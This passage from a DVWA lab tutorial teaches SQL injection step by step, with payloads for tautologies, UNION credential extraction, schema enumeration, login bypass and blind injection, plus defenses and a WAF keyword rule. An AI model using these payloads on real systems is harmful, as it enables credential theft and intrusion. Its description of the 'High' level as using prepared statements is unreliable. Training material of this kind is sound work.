
Now let’s exploit the vulnerability by manipulating the WHERE condition to always evaluate as true.
Input:
1' OR '1' = '1This generates the following SQL query:
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1' = '1';Since '1' = '1' is always true, the query returns all rows from the users table!
Exercise 6: UNION-Based SQL Injection#
Now let’s use UNION to extract data from different columns.
Input:
' UNION SELECT user, password FROM users#The # is a MySQL comment that comments out the rest of the query. The resulting SQL query becomes:
SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT user, password FROM users#';This is actually two queries combined:
SELECT first_name, last_name FROM users WHERE user_id = ''— returns 0 rows (no user with empty ID)SELECT user, password FROM users— returns all rows with usernames and passwords
The UNION combines results from both queries. Both must return the same number of columns (2 columns in this case).
You should see results showing usernames and passwords from the database!

Expected output:
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
...
⚠️ The passwords are now visible! In a real attack, the attacker has just stolen all user credentials.
Exercise 7: Extract Specific Data#
Note: The following queries may not work on DVWA Low security due to query structure limitations.
Extract only the admin password:
' UNION SELECT user, password FROM users WHERE user = 'admin'#Extract database version:
' UNION SELECT @@version, database()#This reveals:
- The MySQL/MariaDB version
- The current database name (
dvwa)
Exercise 8: Extract All Database Names#
' UNION SELECT schema_name, NULL FROM information_schema.schemata#The information_schema is a special database in MySQL that contains metadata about all databases and tables. This query lists all databases the server has.
Exercise 9: Extract Table Names#
' UNION SELECT table_name, table_type FROM information_schema.tables WHERE table_schema = 'dvwa'#This reveals all tables in the DVWA database.
Exercise 10: Extract Column Names#
' UNION SELECT column_name, data_type FROM information_schema.columns WHERE table_name = 'users'#This reveals the structure of the users table, showing all column names and their data types.
7. SQL Injection - Medium Security#
In Medium security, the input method has changed from a text input field to a dropdown menu.
Exercise 11: Set DVWA Security to Medium#
Navigate to: http://localhost:8080/dvwa/security.php → Set security level to “Medium” → Click Submit
Exercise 12: Inspect and Modify the Dropdown#
- Go to SQL Injection page:
http://localhost:8080/dvwa/vulnerabilities/sqli/ - Open the Inspect tool in your browser (right-click → Inspect)
- Select the dropdown element in the Inspect tool
- Modify the
valueattribute of the<option>element
For example, change the option value to 6:
<option value="6">6</option>
Click Submit — you’ll see data for user_id = 6 instead.
Exercise 13: Always True Condition (Medium)#

Modify the dropdown option value to make the condition always true:
1 or 1=1<option value="1 or 1=1">1</option>Click Submit. The resulting SQL query:
SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1 = 1;Since 1 = 1 is always true, all rows are returned.
Exercise 14: UNION-Based Injection (Medium)#
Try UNION to extract usernames and passwords:
1 UNION SELECT user, password FROM users<option value="1 UNION SELECT user, password FROM users">1</option>The resulting SQL query:
SELECT first_name, last_name FROM users WHERE user_id = 1 UNION SELECT user, password FROM users;
8. Authentication Bypass via SQL Injection#
SQL injection can also be used to bypass login forms entirely. Note that DVWA’s login page uses prepared statements and is not vulnerable to this attack, so this section is for educational purposes only.
How Authentication Bypass Works#
If a login form uses vulnerable SQL like this:
$query = "SELECT * FROM users WHERE user = '$username' AND password = '$password'";An attacker can inject into the username field:
Username: admin' OR '1'='1
Password: anything
The resulting query becomes:
SELECT * FROM users WHERE user = 'admin' OR '1'='1' AND password = 'anything'Since '1'='1' is always true, the query returns the first user record, bypassing authentication!
Alternative payloads:
Username: admin'#
Password: anything
The admin'# payload comments out the password check entirely:
SELECT * FROM users WHERE user = 'admin'#' AND password = 'anything'This becomes:
SELECT * FROM users WHERE user = 'admin'Note: These attacks only work on login forms that do not use prepared statements. DVWA’s login page is secure and cannot be bypassed this way.
9. Blind SQL Injection#
Sometimes the application doesn’t display query results directly, but you can still extract data by asking yes/no questions.
Exercise 15: Boolean-Based Blind SQLi#
If the page shows different content for true/false conditions:
User ID: 1 AND 1=1-- -→ Page shows data normally (TRUE condition)
User ID: 1 AND 1=2-- -→ Page shows no data or different content (FALSE condition)
Extract the database name character by character:
User ID: 1 AND SUBSTRING(database(),1,1) = 'd'-- -If the page shows data, the first character of the database name is ‘d’. Repeat for each character.
Exercise 16: Time-Based Blind SQLi#
When there’s no visible difference in the page:
User ID: 1 AND SLEEP(5)-- -If the response takes 5 seconds, the query executed successfully. You can use this to extract data:
User ID: 1 AND IF(SUBSTRING(database(),1,1)='d', SLEEP(5), 0)-- -If the response takes 5 seconds, the first character is ‘d’.
10. DVWA Security Levels Comparison#
Low Security (What we tested)#
// No protection - directly injects user input
$id = $_GET[ 'id' ];
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";Vulnerabilities:
- ❌ No input sanitization
- ❌ No parameterized queries
- ❌ Error messages displayed
- ❌ Direct string concatenation
Medium Security#
// Some protection with mysql_real_escape_string
$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $_POST[ 'id' ]);
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";Improvements:
- ✅ Uses
mysqli_real_escape_string() - ✅ Uses POST instead of GET
- ❌ Still vulnerable (no quotes around $id in query)
Bypass: Since the ID is not wrapped in quotes, you can inject without escaping:
User ID: 1 UNION SELECT user, password FROM usersHigh Security#
// Uses prepared statements with LIMIT 1
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id LIMIT 1;";Improvements:
- ✅ Uses prepared statements
- ✅ Limits results to 1 row
- ❌ Still can be bypassed with LIMIT tricks
Impossible Security#
// Fully secure implementation
$stmt = $GLOBALS["___mysqli_ston"]->prepare("SELECT first_name, last_name FROM users WHERE user_id = ? LIMIT 1;");
$stmt->bind_param("i", $id);
$stmt->execute();All protections:
- ✅ Parameterized queries (prepared statements)
- ✅ Input type validation (integer only)
- ✅ LIMIT 1 on results
- ✅ PDO with secure defaults
11. Defenses and Prevention#
Defense Strategy#

Prevention Techniques#
1. Use Parameterized Queries (Prepared Statements)#
This is the #1 defense against SQL injection.
// ✅ SAFE - Prepared statement (Impossible to inject)
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
$stmt->execute(['id' => $user_input]);

// ❌ UNSAFE - String concatenation (Vulnerable)
$query = "SELECT * FROM users WHERE id = " . $user_input;How it works:
Prepared Statement Flow:
1. SQL query is sent to DB with placeholders (?)
2. Database compiles the query structure
3. User input is sent separately as parameters
4. Database treats input as DATA, never as SQL code
2. Input Validation#
Validate and sanitize all user inputs.
// Validate that ID is a number
if (!is_numeric($user_input)) {
    die("Invalid input");
}

// Whitelist allowed values
$allowed_ids = [1, 2, 3, 4, 5];
if (!in_array($user_input, $allowed_ids)) {
    die("Invalid ID");
}3. Least Privilege Database Accounts#
-- Application account should only have needed permissions
GRANT SELECT, INSERT, UPDATE ON dvwa.users TO 'app_user'@'localhost';
-- Do NOT give: GRANT ALL, DROP, ALTER, DELETE (unless needed)4. Web Application Firewall (WAF)#
# Nginx - Block common SQLi patterns
location / {
    # Block common SQL injection patterns
    if ($args ~* "(UNION|SELECT|INSERT|DROP|DELETE|UPDATE|OR 1=1|AND 1=1)") {
        return 403;
    }
}5. Error Handling#
Never display database errors to users.
// ❌ BAD - Exposes database structure
die(mysqli_error($conn));

// ✅ GOOD - Generic error message
die("An error occurred. Please try again.");Defense Checklist#
| Defense | Priority | Effectiveness |
|---|---|---|
| Parameterized queries | 🔴 Critical | Eliminates SQLi completely |
| Input validation | 🔴 Critical | Blocks malicious input early |
| Least privilege | 🟡 High | Limits damage if injection occurs |
| WAF rules | 🟡 High | Blocks known attack patterns |
| Error handling | 🟢 Medium | Prevents information leakage |
| Logging | 🟢 Medium | Enables detection and response |
12. Quick Reference#
SQL Injection Payloads (Low Security)#
Note: In DVWA Low security, use
'(single quote) to close the string and#to comment out the rest of the query. Do not use1as the prefix — it will not work.
| Attack | Payload |
|---|---|
| Always true | 1' OR '1' = '1 |
| UNION extract | ' UNION SELECT user, password FROM users# |
| UNION specific user | ' UNION SELECT user, password FROM users WHERE user = 'admin'# |
| Version check | ' UNION SELECT @@version, database()# |
| List databases | ' UNION SELECT schema_name, NULL FROM information_schema.schemata# |
| List tables | ' UNION SELECT table_name, table_type FROM information_schema.tables WHERE table_schema = 'dvwa'# |
| List columns | ' UNION SELECT column_name, data_type FROM information_schema.columns WHERE table_name = 'users'# |
SQL Injection Payloads (Medium Security)#
Note: In Medium security, modify the dropdown
<option value="...">using the browser Inspect tool. No quotes needed since the input is not wrapped in quotes.
| Attack | Dropdown Option Value |
|---|---|
| Always true | 1 or 1=1 |
| UNION extract | 1 UNION SELECT user, password FROM users |
SQL Commands Quick Reference#
| Command | Description |
|---|---|
SHOW DATABASES; | List all databases |
USE database_name; | Select a database |
SHOW TABLES; | List all tables in current database |
DESCRIBE table_name; | Show table structure |
SELECT * FROM table; | Select all data |
SELECT col1, col2 FROM table WHERE condition; | Conditional select |
INSERT INTO table (cols) VALUES (vals); | Insert data |
UNION SELECT ... | Combine query results |
13. Next Steps#
Congratulations! You’ve completed the SQL Injection Lab. You now have:
- ✅ Understanding of SQL fundamentals
- ✅ Knowledge of SQL injection attack types
- ✅ Hands-on experience with UNION-based SQL injection
- ✅ Understanding of defense techniques
Recommended Learning Path#
- Cross-Site Scripting (XSS) - Client-side injection attacks
- Command Injection - OS-level injection attacks
- Session Hijacking - Stealing user sessions
- Security Testing Methodologies - OWASP Testing Guide
- Secure Coding - Writing attack-resistant code
Practice Resources#
| Resource | URL |
|---|---|
| OWASP Top 10 | https://owasp.org/www-project-top-ten/ ↗ |
| OWASP SQLi Guide | https://owasp.org/www-community/attacks/SQL_Injection ↗ |
| DVWA Documentation | https://github.com/digininja/DVWA ↗ |
| Web Security Academy | https://portswigger.net/web-security ↗ |
| SQL Injection Cheat Sheet | https://portswigger.net/web-security/sql-injection/cheat-sheet ↗ |
Ethical Considerations#
⚠️ IMPORTANT:
- Only test systems you own or have explicit permission to test
- SQL injection attacks are illegal when performed without authorization
- Use these skills for defensive purposes and authorized security testing
- Report vulnerabilities responsibly through proper disclosure channels
- Obtain written permission before conducting any penetration testing
Legal Notice#
Unauthorized access to computer systems is a criminal offense in most jurisdictions. This tutorial is for educational purposes only and should only be practiced in isolated lab environments (like your DVWA setup).
Happy learning and stay ethical! 🔐